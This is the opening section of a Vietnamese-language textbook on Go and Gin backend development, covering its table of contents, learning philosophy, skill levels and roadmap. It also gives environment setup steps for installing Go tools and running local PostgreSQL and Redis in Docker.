GIÁO TRÌNH TOÀN DIỆN

BACKEND
GO & GIN

Từ Fresher đến Senior

Thiết kế · Lập trình · Kiểm thử · Triển khai · Vận hành (DevOps)

LỘ TRÌNH NĂNG LỰC

FRESHER	JUNIOR	MID	SENIOR
Nền tảng Go	Web & Gin API	Hệ thống nâng cao	Kiến trúc & DevOps

CÔNG NGHỆ XUYÊN SUỐT GIÁO TRÌNH

Go 1.27	**Gin 1.12**	**PostgreSQL 18**	**Redis**
Docker	**Kubernetes**	**GitHub Actions**	**Prometheus**

65 buổi học · 9 giai đoạn · 5 dự án thực hành · 1 dự án xuyên suốt "ShopGo"

Mỗi buổi gồm: lý thuyết đầy đủ → ví dụ chạy được → lỗi thường gặp → bài tập có gợi ý.

Phiên bản 1.0 · Tháng 10/2026 · Viết bằng tiếng Việt

MỤC LỤC

Lời nói đầu và cách sử dụng giáo trình 4

Bản đồ năng lực: Fresher → Junior → Mid → Senior 8

Lộ trình tổng quan 10

Chuẩn bị môi trường làm việc 12

Dự án xuyên suốt: ShopGo 15

PHẦN 1 — NỀN TẢNG GO (FRESHER) 17

Buổi 1 — Backend, Go và chương trình đầu tiên 19
Buổi 2 — Biến, kiểu dữ liệu, hằng và chuỗi 28
Buổi 3 — Điều khiển luồng và hàm 39
Buổi 4 — Array, Slice và Map 49
Buổi 5 — Struct, method và pointer 60
Buổi 6 — Interface và đa hình 70
Buổi 7 — Xử lý lỗi (error handling) 79
Buổi 8 — Package, module và thư viện chuẩn (phần 1) 87
Buổi 9 — Thư viện chuẩn (phần 2): JSON, logging, flag và tiện ích 98
Buổi 10 — Generics và iterator 108
Buổi 11 — Kiểm thử trong Go 117
Dự án thực hành 1 — Ứng dụng CLI quản lý chi tiêu 127

PHẦN 2 — GO NÂNG CAO VÀ CONCURRENCY (JUNIOR → MID) 132

Buổi 12 — Goroutine và bộ lập lịch 134
Buổi 13 — Channel và select 143
Buổi 14 — Đồng bộ hóa: sync và atomic 152
Buổi 15 — Context và các mẫu đồng thời 161
Buổi 16 — Bộ nhớ, GC và tối ưu hiệu năng 172
Buổi 17 — Go idiomatic và thiết kế phần mềm 182
Dự án thực hành 2 — Bộ phân tích log đồng thời 193

PHẦN 3 — NỀN TẢNG WEB VÀ DỮ LIỆU 199

Buổi 18 — Mạng và HTTP 201
Buổi 19 — net/http: server và client bằng thư viện chuẩn 213
Buổi 20 — SQL và thiết kế cơ sở dữ liệu (PostgreSQL) 225
Buổi 21 — Index, transaction và truy vấn hiệu quả 240
Buổi 22 — Go với PostgreSQL: pgx, transaction, migration, sqlc và GORM 259

PHẦN 3B — PHÂN TÍCH VÀ THIẾT KẾ TRƯỚC KHI CODE 281

Buổi 22A — Phân tích yêu cầu: từ đề bài mơ hồ đến đặc tả 284
Buổi 22B — Use case và mô hình hóa nghiệp vụ 308
Buổi 22C — Từ yêu cầu đến ERD và thiết kế cơ sở dữ liệu 330
Buổi 22D — Thiết kế API contract và nền tảng hệ thống 365
Buổi 22E — Từ thiết kế sang code: lát cắt dọc, truy vết và định nghĩa "xong" 401

PHẦN 4 — GIN VÀ XÂY DỰNG REST API 421

Buổi 23 — Gin cơ bản: Engine, Context và định tuyến 423
Buổi 24 — Binding và validation 436
Buổi 25 — Response, render và mô hình lỗi thống nhất 450
Buổi 26 — Middleware: chuỗi xử lý quanh mọi request 471
Buổi 27 — Kiến trúc dự án: module hóa, phân tầng, cấu hình, tắt êm 490
Buổi 28 — CRUD hoàn chỉnh với PostgreSQL: repository, phân trang theo khóa, lọc, sắp xếp 508
Buổi 29 — Xác thực và phân quyền: mật khẩu, JWT, refresh token, RBAC 526

Buổi 30 — Thiết kế API chuyên nghiệp: REST, idempotency, phiên bản, OpenAPI 547
Buổi 31 — Kiểm thử ứng dụng Gin: unit, handler, tích hợp với PostgreSQL thật 567
Dự án thực hành 3 — ShopGo v1: REST API modular monolith 586

PHẦN 5 — BACKEND NÂNG CAO VÀ KIẾN TRÚC HỆ THỐNG 600

Buổi 32 — Redis và chiến lược caching 603
Buổi 33 — Hàng đợi, kiến trúc hướng sự kiện và outbox 620
Buổi 34 — gRPC và Protocol Buffers 640
Buổi 35 — Thời gian thực và tích hợp bên ngoài: WebSocket, lưu trữ đối tượng, webhook, email 656
Buổi 36 — Cơ sở dữ liệu nâng cao: mở rộng, nhân bản, phân vùng, đa người thuê 678
Buổi 37 — Bảo mật API một cách có hệ thống 701
Buổi 38 — Quan sát được: log, metrics, tracing, SLO 719
Buổi 39 — Chịu lỗi và độ bền: timeout, retry, circuit breaker, bulkhead, saga 737
Buổi 40 — Kiến trúc và thiết kế hệ thống 757
Dự án thực hành 4 — ShopGo v2: nhanh, quan sát được, chịu lỗi 777

PHẦN 6 — DEVOPS: TỪ MÃ NGUỒN ĐẾN VẬN HÀNH THẬT 794

Buổi 41 — Linux, shell và SSH cho kỹ sư backend 798
Buổi 42 — Git, Makefile, cổng chất lượng và đánh số phiên bản 815
Buổi 43 — Docker cho ứng dụng Go 833
Buổi 44 — Docker Compose và môi trường phát triển cục bộ 847
Buổi 45 — CI/CD với GitHub Actions 860
Buổi 46 — Máy chủ, đám mây, Nginx và TLS 876
Buổi 47 — Kubernetes cho nhà phát triển backend 894
Buổi 48 — Hạ tầng như mã, GitOps và quản lý bí mật 916
Buổi 49 — Vận hành production: sao lưu, di trú, đo tải, profiling và ứng phó sự cố 936
Dự án thực hành 5 — Đưa ShopGo lên production 959

PHẦN 7 — SENIOR: MICROSERVICES THỰC CHIẾN VÀ CAPSTONE 965

Buổi 50 — Microservices thực chiến 967
Buổi 51 — Kỹ năng Senior: thiết kế, quyết định, review, ước lượng và dẫn dắt 981
Buổi 52 — Capstone: xây, đưa lên production và bảo vệ một hệ thống backend 996

PHẦN 8 — THIẾT KẾ HỆ THỐNG QUY MÔ LỚN 1004

Buổi 53 — Nhất quán, CAP/PACELC và nhân bản dữ liệu 1007
Buổi 54 — Phân mảnh dữ liệu: partitioning, sharding, consistent hashing 1038
Buổi 55 — Điều phối phân tán: ID, thời gian, khóa, bầu leader, đồng thuận 1067
Buổi 56 — Log và stream: mô hình Kafka, thứ tự, backpressure, ngữ nghĩa giao hàng 1093
Buổi 57 — News feed và chat thời gian thực 1113
Buổi 58 — Rate limiter phân tán và tìm kiếm 1139
Buổi 59 — Sổ cái, thanh toán và đặt chỗ không bán lố 1167
Buổi 60 — Chịu lỗi ở quy mô lớn và các bài thiết kế tổng hợp 1195

Phụ lục A — Bảng tra nhanh: Go, Gin, pgx và SQL 1225

A.1. Go 1226
A.2. Gin 1234
A.3. PostgreSQL từ Go (pgx v5) 1236
A.4. SQL và PostgreSQL 1238
A.5. Phân tích, thiết kế và hệ thống quy mô lớn 1242

Phụ lục B — Bảng tra nhanh lệnh vận hành: Linux, Git, Docker, Kubernetes, PostgreSQL, Redis, Terraform 1244

B.1. Linux: tiến trình, tài nguyên, mạng, nhật ký 1245
B.2. Git 1246
B.3. Docker và Compose 1247
B.4. Kubernetes 1248
B.5. PostgreSQL 1249
B.6. Redis 1250

B.7. Terraform, Ansible, ArgoCD, công cụ bí mật 1251
B.8. Đo tải và profiling 1252
B.9. PostgreSQL: nhân bản, phân vùng, ràng buộc loại trừ 1253

Phụ lục C — Thư viện và công cụ khuyến nghị 1254
C.1. Thư viện Go 1255
C.2. Công cụ phát triển và chất lượng 1257
C.3. Chồng giám sát và hạ tầng thường gặp 1258

Phụ lục D — Danh sách kiểm tra sẵn sàng production 1259
D.1. Thiết kế và mã nguồn 1260
D.2. Bảo mật 1261
D.3. Độ bền và hiệu năng 1262
D.4. Dữ liệu 1263
D.5. Phát hành và hạ tầng 1264
D.6. Quan sát và vận hành 1265

Phụ lục E — 84 câu hỏi phỏng vấn Backend Go kèm gợi ý trả lời 1266
E.1. Ngôn ngữ Go (15 câu) 1267
E.2. HTTP, API và bảo mật (8 câu) 1269
E.3. Cơ sở dữ liệu (9 câu) 1270
E.4. Hệ phân tán và kiến trúc (8 câu) 1271
E.5. DevOps và vận hành (7 câu) 1272
E.6. Senior và hành vi (3 câu) 1273
E.7. Phân tích và thiết kế trước khi code (14 câu) 1274
E.8. Hệ thống quy mô lớn (20 câu) 1276
E.9. Cách luyện tập 1278

Phụ lục F — Tài liệu tham khảo và đọc thêm 1279
F.1. Go 1280
F.2. Cơ sở dữ liệu 1281
F.3. Thiết kế API, bảo mật 1282
F.4. Kiến trúc và hệ phân tán 1283
F.5. Vận hành, SRE và quan sát 1284
F.6. Container, Kubernetes, hạ tầng 1285
F.7. Kỹ năng Senior và nghề nghiệp 1286
F.8. Phân tích yêu cầu, mô hình hóa và thiết kế dữ liệu/API 1287
F.9. Hệ phân tán và thiết kế hệ thống quy mô lớn 1288
F.10. Tự học có phương pháp 1289

Phụ lục G — Bảng theo dõi tiến độ học 1290
G.1. Tiến độ theo buổi 1291
G.2. Bản đồ năng lực: tự đánh giá (1–5) 1293
G.3. Nhật ký sự cố của chính bạn 1294
G.4. Kế hoạch tuần mẫu (toàn thời gian) 1295

Phụ lục H — Gợi ý hướng giải và khắc phục sự cố thường gặp 1296
H.1. Gợi ý cho các bài tập khó 1297
H.2. Khắc phục sự cố môi trường 1298

Lời nói đầu và cách sử dụng giáo trình

Giáo trình này dành cho ai?

Giáo trình được thiết kế cho **một người tự học nghiêm túc** muốn đi từ con số không (hoặc mới biết một ngôn ngữ lập trình bất kỳ) đến mức **có thể tự thiết kế, xây dựng, triển khai và vận hành một hệ thống backend thật bằng Go và Gin**. Sau khi hoàn thành, bạn không chỉ biết "viết API" mà còn trả lời được những câu hỏi mà một Senior Backend Engineer phải trả lời hằng ngày:

- Vì sao hệ thống chậm và chậm ở đâu? Làm sao đo, làm sao sửa?
- Khi lượng người dùng tăng gấp 10 lần thì thiết kế hiện tại gãy ở chỗ nào?
- Dữ liệu có bị sai khi hai request đến cùng lúc không? Khi một service chết thì chuyện gì xảy ra?
- Code đi từ máy tôi đến production bằng con đường nào, và làm sao quay lui an toàn nếu hỏng?
- Hệ thống đang khỏe hay đang ốm, tôi biết bằng cách nào *trước khi* khách hàng gọi điện?

> **Điều kiện đầu vào**
> Bạn chỉ cần biết dùng máy tính ở mức thành thạo và có tư duy logic cơ bản. **Không bắt buộc** phải biết lập trình trước. Nếu đã biết một ngôn ngữ khác (Java, C#, JavaScript, Python...), bạn có thể đọc lướt Giai đoạn 1 nhưng **vẫn nên làm bài tập**, vì Go có nhiều điểm khác biệt về tư duy (error là giá trị, composition thay vì kế thừa, concurrency bằng channel).

Triết lý thiết kế của giáo trình

Mọi quyết định trong giáo trình này dựa trên năm nguyên tắc. Hiểu chúng giúp bạn biết vì sao mỗi buổi được viết như vậy.

1. **Lý thuyết đủ sâu, đi trước code.** Mỗi khái niệm được giải thích *nó là gì, vì sao tồn tại, hoạt động bên trong ra sao, khi nào nên và không nên dùng*. Mục tiêu: bạn không phải hỏi lại "sao giáo trình không nói đến điều này".
2. **Ví dụ chạy được.** Hầu hết đoạn code hoàn chỉnh trong giáo trình đều đã được biên dịch thử trên Go 1.27. Bạn có thể chép về, chạy và sửa.
3. **Một dự án xuyên suốt (ShopGo).** Từ Giai đoạn 3 trở đi, mọi kiến thức mới đều được gắn vào một hệ thống thương mại điện tử có thật. Bạn thấy rõ *vì sao* cần Redis, *vì sao* cần hàng đợi, *vì sao* cần Kubernetes, thay vì học công nghệ rời rạc.
4. **Tư duy production ngay từ đầu.** Lỗi, timeout, log, bảo mật, kiểm thử, triển khai không phải "phần nâng cao để sau" mà được đưa vào từng buổi, ở mức phù hợp trình độ.
5. **Học bằng cách làm và làm sai.** Mỗi buổi có mục *Sai lầm thường gặp* và bài tập phân tầng. Bạn sẽ học nhiều nhất ở những lần code không chạy đúng.

Mức kiểm chứng của giáo trình (đọc để biết nên tin tới đâu)

Giáo trình này được viết theo một quy tắc: **điều gì nói "đã chạy" thì đã được chạy thật**, và điều gì chưa chạy được thì được nói rõ ngay tại chỗ.

- **Mã Go và SQL trong sách** được biên dịch và chạy tự động; khối "Đầu ra" ngay sau mã là kết quả chạy thật (Go 1.27, PostgreSQL 18.4), và bộ kiểm tra so khớp từng khối trước khi in. Các ví dụ dùng cơ sở dữ

liệu chạy trên một cụm PostgreSQL riêng; ví dụ cần Redis dùng `miniredis` (Redis giả trong tiến trình), nên chỗ nào khác với Redis thật được ghi chú.

- **Giai đoạn 6 (DevOps)** có thêm một lớp công cụ nên có ba mức, ghi rõ ở từng buổi: *đã chạy thật* (script shell, Git, `make`, Nginx thật với TLS, sao lưu/khôi phục/PITR trên PostgreSQL, di trú không gián đoạn, đo tải, pprof, `terraform plan/validate/test`, SOPS, gitleaks...); *kiểm tra tĩnh bằng bộ phân tích chính thức* (Dockerfile, Compose, workflow GitHub Actions, manifest Kubernetes, quy tắc Prometheus); và *chưa chạy được trên máy kiểm chứng* (Docker daemon, cụm Kubernetes, GitHub Actions trên máy chủ GitHub, AWS thật, Ansible, race detector `-race` vốn cần Linux/cgo). Với nhóm cuối bạn nhận được cú pháp đã qua kiểm tra tĩnh và lời giải thích, **không** có đầu ra mẫu bịa ra: kết quả chạy trên máy của bạn mới là bằng chứng.
- **Giai đoạn 3B (phân tích và thiết kế)**: các sơ đồ được vẽ từ mã Mermaid, nhiều sơ đồ (máy trạng thái, ERD) được **sinh từ chính bảng chuyển trạng thái và schema thật** để sơ đồ không lệch khỏi mã; SQL và chương trình kiểm tra (bộ lint yêu cầu, linter hợp đồng OpenAPI, ma trận truy vết) được chạy thật và so đầu ra như các buổi khác.
- **Giai đoạn 8 (hệ thống quy mô lớn)**: các thuật toán và mô hình (nhất quán và quorum, băm nhất quán, Raft rút gọn, broker log mini, rate limiter, chỉ mục đảo...) là **mô phỏng viết bằng Go, đầu ra xác định**, kèm thực nghiệm thật trên PostgreSQL 18 (replica streaming, partitioning, SKIP LOCKED, sổ cái, ràng buộc loại trừ). Với chương trình dài (nhất là Buổi 59–60), sách chỉ in đoạn cốt lõi; chương trình đầy đủ nằm trong `nguon-giao-trinh/verify/partB/`, và khối "Đầu ra" là đầu ra thật của chúng (đã chạy lại và đối chiếu từng dòng với sách). Riêng thí nghiệm nhân bản PostgreSQL của Buổi 53 phụ thuộc một replica đang chạy nên được đánh dấu là "đầu ra thật của một lần chạy", không tự động so lại. Kafka, cụm nhiều vùng, Elasticsearch và bài kiểm thử hàng triệu kết nối **không chạy được trên máy kiểm chứng**; chỗ nào bàn về chúng chỉ ở mức khái niệm và được ghi rõ. Mô phỏng cho thấy *bản chất và hình dạng* của vấn đề, không thay cho việc đo trên hệ thống thật của bạn.
- **Số đo hiệu năng** (đo tải, độ trễ) được chạy trên một laptop dùng chung CPU cho mọi thành phần; hãy đọc như bằng chứng về *hình dạng và xu hướng*, không phải về con số tuyệt đối.
- **Bản tham chiếu ShopGo** (`shopgo-reference/`) đi kèm giáo trình là mã đã chạy và qua bộ kiểm tra; các lỗi mà việc kiểm chứng làm lộ ra (cache làm tồn kho cũ, `rollback` chọn nhầm bản hỏng, cảnh báo nuốt lỗi vì thiếu `pipefail`, "fail-open" làm p99 tăng 450 lần...) được giữ lại trong sách như bài học.

Phụ lục đi kèm

Phụ lục A (bảng tra Go, Gin, pgx, SQL), B (lệnh vận hành), C (thư viện và công cụ), D (danh sách kiểm tra sẵn sàng production), E (84 câu hỏi phỏng vấn kèm gợi ý, gồm nhóm phân tích/thiết kế và hệ thống quy mô lớn), F (tài liệu tham khảo), G (bảng theo dõi tiến độ), H (gợi ý hướng giải và khắc phục sự cố môi trường).

Cấu trúc của một buổi học

Mọi buổi học (trừ phần mở đầu và phụ lục) đều có cùng bố cục để bạn quen và tra cứu nhanh:

Mục	Nội dung
Thông tin buổi học	Thời lượng gợi ý, mức độ, kiến thức cần có trước đó
Mục tiêu học tập	Sau buổi học bạn làm được gì (dùng để tự kiểm tra)
Lý thuyết	Giải thích khái niệm theo thứ tự từ trực giác đến chi tiết kỹ thuật
Ví dụ minh họa	Code chạy được, có chú thích, kèm kết quả mong đợi
Sai lầm thường gặp	Những lỗi mà người mới (và cả người có kinh nghiệm) hay mắc

Mục	Nội dung
Góc nhìn thực chiến	Cách áp dụng ở môi trường công ty thật, đánh đổi và quyết định thiết kế
Tóm tắt	Những ý cần nhớ, đọc lại trước khi sang buổi mới
Bài tập	Phân tầng: Cơ bản, Trung bình, Nâng cao, Thử thách; có gợi ý hướng giải

Các khung màu trong giáo trình

> **Ghi chú**
> Khung xanh dương: thông tin bổ sung hoặc ghi chú ngắn.

> **Mẹo thực chiến**
> Khung xanh lá: mẹo, thói quen tốt, cách làm của người có kinh nghiệm.

> **Lưu ý**
> Khung vàng: điểm cần cẩn thận, dễ nhầm lẫn.

> **Sai lầm thường gặp**
> Khung đỏ: lỗi nghiêm trọng hoặc cạm bẫy phổ biến, thường dẫn đến bug khó tìm hoặc sự cố production.

> **Khái niệm**
> Khung tím: định nghĩa một thuật ngữ quan trọng. Hãy học thuộc các khung này.

Cách học để thật sự nắm vững

Vòng lặp học cho mỗi buổi

1. **Đọc lướt (10 phút):** đọc mục tiêu và tóm tắt để biết đích đến.
2. **Đọc kỹ lý thuyết (30–45 phút):** đọc chậm, gặp thuật ngữ lạ thì dừng lại cho đến khi hiểu.
3. **Gõ lại ví dụ bằng tay (45–60 phút):** *không copy-paste* ở giai đoạn đầu. Gõ tay buộc não xử lý từng dòng. Sau đó thay đổi tham số, phá code cho lỗi rồi đọc thông báo lỗi.
4. **Làm bài tập (60–90 phút):** làm từ Cơ bản lên Thử thách. Chỉ xem gợi ý sau khi đã tự thử ít nhất 20 phút.
5. **Giải thích lại (10 phút):** viết ra hoặc nói to cho một người tưởng tượng (kỹ thuật "rubber duck") các ý chính. Chỗ nào ấp úng là chỗ chưa hiểu.
6. **Ôn lại sau 1 ngày và 1 tuần:** đọc lại phần Tóm tắt và làm lại 1–2 bài tập cũ.

Nhịp học gợi ý

Cường độ	Thời gian mỗi ngày	Nhịp độ	Tổng thời gian dự kiến
Toàn thời gian	6–8 giờ	1 buổi mỗi ngày, 5 ngày mỗi tuần	khoảng 3–4 tháng
Bán thời gian	2–3 giờ	3 buổi mỗi tuần (có làm bài tập)	khoảng 5–6 tháng
Nhẹ nhàng	1–1,5 giờ	2 buổi mỗi tuần	khoảng 8–9 tháng

> **Quy tắc vàng**
> Mỗi buổi nên kết thúc bằng **một commit Git** chứa code bạn đã viết và bài tập đã làm. Sau 65 buổi, kho Git của bạn chính là hồ sơ năng lực (portfolio) thuyết phục nhất khi đi xin việc.

Cách dùng bài tập

Bài tập được gắn nhãn để bạn chọn mức phù hợp:

- **[Cơ bản]**: củng cố trực tiếp kiến thức vừa học, ai cũng nên làm hết.
- **[Trung bình]**: kết hợp nhiều khái niệm, gần với công việc thực tế.
- **[Nâng cao]**: cần tự tìm hiểu thêm, có nhiều cách giải, đòi hỏi quyết định thiết kế.
- **[Thử thách]**: dành cho người muốn lên Mid/Senior, thường mở rộng ra ngoài nội dung buổi học.

Ở cuối mỗi giai đoạn có **Dự án thực hành** lớn hơn, có tiêu chí nghiệm thu rõ ràng để bạn tự chấm.

Bản đồ năng lực: Fresher → Junior → Mid → Senior

Một lộ trình học tốt cần có **đích đến đo được**. Bảng dưới đây mô tả năng lực kỳ vọng ở từng cấp độ trong công việc backend thực tế. Giáo trình được xây dựng để bạn đạt cột **Senior** ở tất cả các hàng. Hãy dùng bảng này để tự đánh giá định kỳ.

Lĩnh vực	Fresher	Junior	Mid	Senior
Ngôn ngữ Go	Viết được chương trình nhỏ, hiểu slice, map, struct, interface	Dùng đúng error, package, generics cơ bản, viết test	Thiết kế API package gọn, dùng idiom Go, hiểu bộ nhớ và GC	Review code Go của người khác, đặt chuẩn code, tối ưu theo số liệu pprof
Concurrency	Biết goroutine là gì	Dùng WaitGroup, channel đơn giản	Dùng context, worker pool, tránh race và leak	Thiết kế pipeline an toàn, chẩn đoán deadlock và leak ở production
Web và API	Hiểu HTTP, viết được endpoint	Xây REST CRUD bằng Gin, validate input	Thiết kế API nhất quán, phân trang, versioning, idempotency	Định hướng chuẩn API cho cả tổ chức, thiết kế hợp đồng và tương thích ngược
Cơ sở dữ liệu	Viết SQL cơ bản	Thiết kế bảng, JOIN, dùng ORM/driver	Index, transaction, tối ưu truy vấn, migration	Chọn đúng loại CSDL, thiết kế mở rộng (replica, partition), xử lý nhất quán
Kiến trúc	Chia code theo file	Tách handler / service / repository	Clean architecture, DI, modular monolith	Quyết định monolith vs microservices, DDD, system design cho hệ thống lớn
Kiểm thử	Chạy được `go test`	Unit test, table-driven	Integration test, mock, coverage hợp lý	Chiến lược kiểm thử cho cả hệ thống, contract test, load test
Bảo mật	Không lưu mật khẩu thô	Hash mật khẩu, JWT, validate input	Phòng OWASP API Top 10, quản lý secret	Threat modeling, thiết kế phân quyền, audit, tuân thủ
DevOps và vận hành	Dùng Git, chạy được trên máy mình	Dockerfile, chạy bằng Compose	CI/CD, triển khai VPS/cloud, log và metric	Kubernetes, IaC, GitOps, SLO, xử lý sự cố, DR, tối ưu chi phí
Tư duy và giao tiếp	Hoàn thành task được giao	Tự debug, hỏi đúng câu hỏi	Chủ động đề xuất cải tiến, viết tài liệu	Dẫn dắt kỹ thuật, viết design doc, mentoring, cân bằng kỹ thuật và kinh doanh

Ghi chú

"Senior" không phải là số năm kinh nghiệm mà là **phạm vi ảnh hưởng và chất lượng quyết định**. Một Senior giải quyết được vấn đề mơ hồ, nhìn thấy rủi ro trước khi nó xảy ra, và giúp cả đội làm tốt hơn. Giáo trình dạy bạn kiến thức và kỹ năng; còn kinh nghiệm thì bạn tích lũy qua việc *thực sự xây dựng và vận hành* sản phẩm, vì vậy các dự án thực hành là bắt buộc.


Lộ trình tổng quan

Giáo trình gồm **9 giai đoạn** (đánh số 1 đến 8, có thêm Giai đoạn 3B) và **65 buổi học**, sắp xếp theo nguyên tắc *mỗi buổi chỉ dùng kiến thức của các buổi trước*. Hãy đi tuần tự; chỉ bỏ qua một buổi khi bạn đã thực sự thành thạo nội dung của nó.

Giai đoạn	Nội dung chính	Số buổi	Đầu ra / Dự án
1. Nền tảng Go (Fresher)	Cú pháp, kiểu dữ liệu, hàm, slice/map, struct, interface, error, package, generics, kiểm thử	11 (B1–B11)	Dự án 1: ứng dụng CLI quản lý chi tiêu có test
2. Go nâng cao và Concurrency (Junior → Mid)	Goroutine, channel, sync, context, pattern đồng thời, bộ nhớ và hiệu năng, Go idiomatic	6 (B12–B17)	Dự án 2: bộ xử lý log song song
3. Nền tảng Web và Dữ liệu	HTTP và mạng, net/http, SQL và thiết kế CSDL, transaction, Go với PostgreSQL	5 (B18–B22)	Thiết kế schema cho ShopGo
3B. Phân tích và thiết kế trước khi code	Phân tích yêu cầu, use case và mô hình nghiệp vụ, từ yêu cầu đến ERD và CSDL, thiết kế API contract (OpenAPI) và nền tảng hệ thống, từ thiết kế sang code	5 (B22A–B22E)	Gói thiết kế ShopGo v1: đặc tả, use case, ERD, OpenAPI, ma trận truy vết
4. Gin và xây dựng REST API	Gin, binding, middleware, kiến trúc, CRUD, JWT, thiết kế API, test	9 (B23–B31)	Dự án 3: ShopGo v1 (monolith REST API hoàn chỉnh)
5. Backend nâng cao (Mid → Senior)	Redis, hàng đợi và event, gRPC, realtime, CSDL nâng cao, bảo mật, observability, resilience, system design	9 (B32–B40)	Dự án 4: ShopGo v2 (cache, queue, observability)
6. DevOps và triển khai	Linux, Git workflow, Docker, Compose, CI/CD, VPS/cloud, Kubernetes, IaC, GitOps, vận hành	9 (B41–B49)	Dự án 5: ShopGo chạy tự động trên cloud
7. Senior và Capstone	Microservices thực chiến, kỹ năng Senior, dự án tốt nghiệp	3 (B50–B52)	Capstone: ShopGo production-grade
8. Thiết kế hệ thống quy mô lớn	Nhất quán và nhân bản, phân mảnh, điều phối phân tán, log và stream, news feed và chat, rate limiter và tìm kiếm, sổ cái và thanh toán, chịu lỗi, các bài thiết kế tổng hợp	8 (B53–B60)	Bộ mô phỏng chạy được và ba bài thiết kế trọn vẹn

Bản đồ phụ thuộc kiến thức

Sơ đồ dưới đây cho thấy buổi nào là nền cho buổi nào. Nếu bạn bị "mắc kẹt" ở một buổi, hãy quay lại buổi tiên quyết của nó.





Học song song

Bạn có thể bắt đầu Buổi 41–43 (Linux, Git, Docker) sớm hơn, ngay sau Giai đoạn 3, nếu muốn chạy dự án của mình trong container từ sớm. Những buổi về Kubernetes (B47) và IaC (B48) nên để sau khi đã có ShopGo v2. Giai đoạn 3B (B22A–B22E) học ngay sau Giai đoạn 3 và trước khi viết dòng Gin đầu tiên; Giai đoạn 8 (B53–B60) dành cho lúc bạn đã hoàn thành Capstone và muốn lên Senior hoặc chuẩn bị phỏng vấn thiết kế hệ thống.

Chuẩn bị môi trường làm việc

Phần này hướng dẫn thiết lập máy theo hệ điều hành **Windows 11**, kèm gợi ý cho macOS/Linux. Bạn nên làm xong toàn bộ trước khi vào Buổi 1 (khoảng 1–2 giờ).

Danh sách công cụ cần cài

Công cụ	Dùng để	Cách cài (Windows)
Go (1.22 trở lên, giáo trình dùng 1.27)	Ngôn ngữ và toolchain	Tải bộ cài tại go.dev/dl hoặc `winget install GoLang.Go`
Git	Quản lý mã nguồn	`winget install Git.Git`
VS Code + extension **Go**	Soạn thảo và debug	`winget install Microsoft.VisualStudioCode`, cài extension "Go" của Go Team at Google
(hoặc) **GoLand**	IDE chuyên cho Go (có bản dùng thử)	JetBrains Toolbox
WSL2 + Ubuntu	Môi trường Linux ngay trên Windows	`wsl --install` trong PowerShell quản trị
Docker Desktop	Chạy PostgreSQL, Redis, build image	`winget install Docker.DockerDesktop` (bật WSL2 backend)
PostgreSQL (18)	CSDL chính	Dùng Docker (khuyến nghị) hoặc bộ cài chính thức
Bruno hoặc **Postman** hoặc `curl`	Gọi thử API	`winget install Bruno.Bruno`
GNU Make	Gom lệnh lặp lại	Trong WSL: `sudo apt install make`

> **Nên làm việc trong WSL2 hay Windows thuần?**
> Go chạy tốt trên cả hai. Tuy nhiên môi trường production gần như luôn là Linux, các buổi DevOps dùng nhiều lệnh Linux, nên **khuyến nghị bạn lưu mã nguồn trong hệ thống tệp của WSL2** (ví dụ `~/projects`) và mở bằng VS Code qua extension "WSL". Vừa nhanh hơn khi build, vừa giống production. Nếu dùng Windows thuần, hãy dùng Git Bash hoặc PowerShell và chú ý dấu phân cách đường dẫn.

Kiểm tra cài đặt

Mở terminal mới và chạy từng lệnh. Bạn cần thấy số phiên bản tương ứng, không có lỗi "command not found".

```
go version          # ví dụ: go version go1.27.1 windows/amd64
git --version
docker --version
docker compose version
wsl --status        # chỉ trên Windows
```

Thiết lập danh tính Git (chỉ làm một lần):

```
git config --global user.name  "Ten Cua Ban"
git config --global user.email "ban@example.com"
git config --global init.defaultBranch main
```

Công cụ Go dùng suốt giáo trình

Các công cụ này được cài bằng `go install` vào thư mục `$(go env GOPATH)/bin`. Hãy chắc chắn thư mục đó nằm trong biến môi trường `PATH`.

```
go install golang.org/x/tools/gopls@latest                # language server cho editor
go install golang.org/x/vuln/cmd/govulncheck@latest       # quét lỗ hổng phụ thuộc
go install github.com/air-verse/air@latest                # tự rebuild khi sửa code (hot reload)
go install github.com/golangci/golangci-lint/v2/cmd/golangci-lint@latest   # linter
go install -tags 'postgres' github.com/golang-migrate/migrate/v4/cmd/migrate@latest
go install github.com/sqlc-dev/sqlc/cmd/sqlc@latest       # sinh code từ SQL
go install github.com/swaggo/swag/cmd/swag@latest         # sinh tài liệu Swagger
```

> **Lưu ý**
> Một số công cụ (golangci-lint, sqlc...) đổi đường dẫn module hoặc cách cài giữa các phiên bản lớn. Nếu lệnh trên báo lỗi, hãy xem trang chủ của công cụ để lấy lệnh cài hiện hành, đừng bỏ qua công cụ chỉ vì một lỗi cài đặt.

Chạy PostgreSQL và Redis bằng Docker

Từ Giai đoạn 3 bạn cần CSDL. Cách nhanh và sạch nhất là chạy bằng Docker; xóa đi làm lại bất cứ lúc nào mà không ảnh hưởng máy.

```
docker run -d --name shopgo-pg \
  -e POSTGRES_USER=shopgo -e POSTGRES_PASSWORD=secret -e POSTGRES_DB=shopgo \
  -p 5432:5432 -v shopgo_pgdata:/var/lib/postgresql \
  postgres:18

docker run -d --name shopgo-redis -p 6379:6379 redis:7
```

Kiểm tra kết nối (trong container):

```
docker exec -it shopgo-pg psql -U shopgo -d shopgo -c "select version();"
```

Cấu trúc thư mục học tập

Hãy tạo một kho Git để lưu toàn bộ bài làm. Cấu trúc gợi ý:

```
golearn/
  README.md
  phan1-go-co-ban/
    b01-hello/
    b02-bien-kieu/
    ...
    du-an-1-expense-cli/
  phan2-concurrency/
  phan3-web-data/
  shopgo/                 <- dự án xuyên suốt (Giai đoạn 4 trở đi)
```

